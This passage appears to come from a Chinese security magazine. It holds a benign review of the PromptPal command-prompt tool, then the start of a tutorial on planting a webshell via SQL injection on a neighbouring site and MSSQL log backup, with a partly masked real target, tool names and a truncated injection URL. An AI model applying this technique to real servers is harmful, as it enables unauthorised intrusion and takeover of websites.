


图4 输入命令名称和程序路径

第二步： 选择运行方式，包含“标准”，“新建控制台”，“直接运行”。“标准”就是调用CMD.EXE来执行命令，一般情况下选这个就可以了；“新建控制台”是打开新的窗口执行，比较适合FTP、TELNET这类的命令；“直接运行”不调用CMD.EXE，相当于在“运行”窗口输入命令执行一样，如图5。




图5 选择启动类型

第三步： 主要是提示是否显示“命令完成辅助以及语法帮助”。个人建议还是选“是”而命令帮助看该命令的参数而定，如图6。这里NC是不需要的，因为它没有帮助。




图6 选择是否探测命令信息

小提示： 这个命令列表的命令帮助都是英文的，而机器上好多都是中文帮助，这里编辑下就可以了。在“命令列表”选择你要更新的命令，点“编辑”，在“编辑命令信息”窗口选择“自动探测”，过一会就显示的中文帮助了，如图7。

2、命令历史以及收藏夹

输入的命令可以通过方向键↑浏览以前输入过的命令，这点和命令提示符差不多；但在它的基础上又进行了改进：PromptPal将所有命令行命令的历史进行保存，让你可以在不同的会话以及不同的PromptPal窗口与标签之间直接进行共享。




图7 自动探测后显示中文帮助

所谓收藏夹就是可以把常用的命令添加到你的收藏夹列表中以便下次可以快速地使用。不过想把命令收藏起来还真费劲，我找了好长时间才弄清楚：

1、首先要收藏的命令一定是已经执行过的。

2、在“配置”窗口中选择“命令历史”选项卡，选择要收藏的命令，然后点“切换收藏夹”，你会发现命令的左边会出现星星的图标，再点“切换收藏夹”则取消收藏，如图8。




图8 命令历史

3、完整窗口样式编辑

PromptPal支持常规窗口文本的选择、复制、粘贴、拖拽。另外，还可以使用标准的Windows文件与文件夹浏览对话框直接插入文件或文件夹路径。同样的，在“命令输入框”点右键或者使用系统快捷键也都可以实现的。在“命令输入框”和“命令显示框”点右键，可以清除当前显示。

4、保存命令与结果到文件中

你可以保存执行的命令与结果到一个文本文件或者批处理文件中。

5、标签界面

使用标签可以代替打开多个新的PromptPal窗口，这样可以同时处理不同的事务。





图9 配置启动目录和标签

小提示： 在“配置”中可以初始化窗口数量，配置恢复标签设置，并且可以设置在指定的目录中打开每个标签，如图9。

6、PromptPal 命令栏

这是一个更为快捷更为方便的功能，PromptPal可以在你的

Windows任务栏中添加一个PromptPal命令栏来随时输入并执行命令。那么如何让它显示在Windows任务栏呢？大家注意看哦，把鼠标移动到Windows任务栏点右键，选择“工具栏”->“PromptPal Cmd Band”（以下简写为PCB），它是不是显示了？如图10。


图10 将PromptPal添加到任务栏

但问题接着又来了，显示得太短了，对此我们可以通过两种方法修改：

1、打开“配置”的“参数”选项卡，拉动滑块到最后，修改PromptPal命令栏最小宽度；

2、把鼠标移动到Windows任务栏点右键，首先查看任务栏是否被锁定，有就取消，接着用鼠标拖拽就可以了。

调整好宽度，我们接着介绍PCB的使用方法（某读者：切～这还用得着介绍，不就直接输入命令再回车执行嘛。）话是这样说，但这小小的PCB还有不少的功能哦~

在PCB的标题，也就是显示PromptPal这个单词的地方点右键会显示菜单。（刚刚发言的读者：都是汉化的了，中文字谁看不懂啊！）非也～恰恰相反，据汉化者介绍，这部分可能是由一个DLL文件实现的，汉化后无法注册类库，所以未对其汉化！而且在标题和命令输入框点右键的菜单都不太一样，不过大部分还是一样的。先说一样的，从上到下依次是：“新建一个PromptPal窗口”，“设置快速移动到PCB的命令输入框的热键”，“显示帮助文件（英文的）”，“访问此产品的网站”，还有一个是“清除历史中选中的命令”，如图11、12。




图11 标题上的上下文菜单




图12 输入框的上下文菜单

总结

通过以上的介绍，大家都觉得PromptPal可以让命令提示符下岗了吧。另外还有一些细小的功能我没有说，大家自己去发掘吧！

［文章中涉及到的工具PromptPal光盘中有收录］

编辑点评：

这个工具对初学CMD命令的朋友来说还是很有用的，像它贴心的命令自动完成和参数的显示功能的确会给用户的输入带来方便，尤其是它的标签功能偶比较喜欢。PromptPal可以算是一个命令提示符的增强版工具了。不过对于那些对CMD命令比较熟悉的朋友来说用这个东西似乎有些不爽，它的自动完成功能似乎成了累赘，输入完命令后还必须用回车确认一下比较麻烦。不过还要奉劝大家不要太依赖这样的工具，使用这样方便用户操作的工具时间长了会让人逐渐丧失某种能力，更重要的是一般主机谁会安这个东西给你用呢，所以用这个软件做个入门就可以了，CMD命令以及它的一些特性大家还是要学习的啊！我看Windows什么时候下岗，命令提示符才下岗吧，哈哈！

“另类旁注”得WebShell

文/elin

从本文你可以学到：

1、旁注的一种新思路

2、学习一些简单的注入语句和SQL

一、引子

对于旁注我们一般理解为：顾名思义就是从旁注入，也就是利用主机上面的一个虚拟站点进行渗透，得到我们所要得到一个重要环节WebShell之后，再利用主机的开放程序以及一些非安全设置进行的跨站式入侵方法。这是我在网上看到的比较普遍的一种说法，总结起来都是先要得到一个同服务器上的其它站的WebShell，然后设法拿下目标站。当我们得到一个WebShell后，常常由于权限设置严格或者对方使用的程序比较安全而没有办法达到目标。

我今天要说的方法不用先拿下其它站，而直接拿到目标站的WebShell，有人要说这不就不是旁注了？其实我们还是要利用一下其它站的漏洞，故称“另类旁注”。

前提条件：

1、和目标站同在一服务器上的站有MSSQL的注入点，能够进行差异备份或者LOG备份。


2、知道目标站的绝对地址（可以利用注入点进行列目录查找到）。

其实思路就是把邻站的数据库插入一句话差异备份或LOG备份到目标站，然后就直接在目标站连接得到WebShell。

二、实例分析

本来很早以前有一个很好的例子的，是一个大站做得很安全，我用该方法另类旁注成功的，但是在写此文时发现已经不行了。在网上找了好久，好不容易找到一个实例，大家迁就着看吧，只要看懂文章的思路就行。

假如我们的目标站为http://www.ks**.com.cn/，打开看，原来是一个静态站，就谈不上注入点了。我们用明小子工具，查看同一服务器上还有哪些网站在，如图1。


图1 查找和目标站点同在一台服务器上的其它站点

我们来找邻站的注入点，打开啊D一阵狂扫，终于找到了一个注入点，类型如图2所示，刚好符合我们的条件。

下面要找一下目标站的绝对路径，我们可以用列目录功能去慢慢查找，如图3。

经过我耐心细致的查找，我们找到了目标站的目录为D:\WEB\www.ks**.com.cn\，下面我们利用前面的注入点来“另类旁注”。我们使用log备份来完成，语句如下：

http://book.chinacom*******.com.cn/book.asp?id=3060063;alter data-

